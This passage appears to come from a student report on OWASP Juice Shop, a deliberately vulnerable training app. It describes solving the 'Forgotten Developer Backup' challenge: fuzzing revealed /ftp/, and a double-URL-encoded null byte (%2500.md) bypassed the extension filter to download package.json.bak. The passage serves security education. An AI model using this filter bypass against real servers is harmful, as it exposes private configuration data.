


Figure 116: Enter Caption




Figure 117: Enter Caption

27 Exploitation 27: Forgotten Developer Backup (Sensitive Data Exposure)

(Abdelrahman Ashraf - 120220292)

27.1 Challenge Goal

Access a forgotten developer backup file located on the server.

27.2 Category

Sensitive Data Exposure

27.3 Attack Method – Null Byte Injection & URL Encoding

27.3.1 Step 1: Locate the Target File

- Found a directory `/ftp/` using fuzzing techniques.
- Inside the directory, located a file named `package.json.bak`.

27.3.2 Step 2: Bypass File Extension Filtering

- Attempting to access the `.bak` file directly failed since Juice Shop allows only `.md` or `.pdf` file types.

- Used a Null Byte Injection (%00.md) to trick the system into thinking it's a valid file type:
`/ftp/package.json.bak%00.md`

27.3.3 Step 3: Handle Rejection with Proper Encoding

- The raw null byte caused a `400 Bad Request`.
- Applied double URL encoding to encode %00 as `%2500.md`.
- This bypassed the file extension validation and successfully accessed the file.

27.4 Result – Exploit Success

- The backup file containing sensitive configuration data was successfully opened.
- The challenge was marked as solved in Juice Shop.

27.5 Key Lesson

Security filters must be robust against null byte injections and must properly sanitize all file paths and extensions to prevent unintended file access.




Figure 118: Enter Caption




Figure 119: Enter Caption




Figure 120: Enter Caption




Figure 121: Enter Caption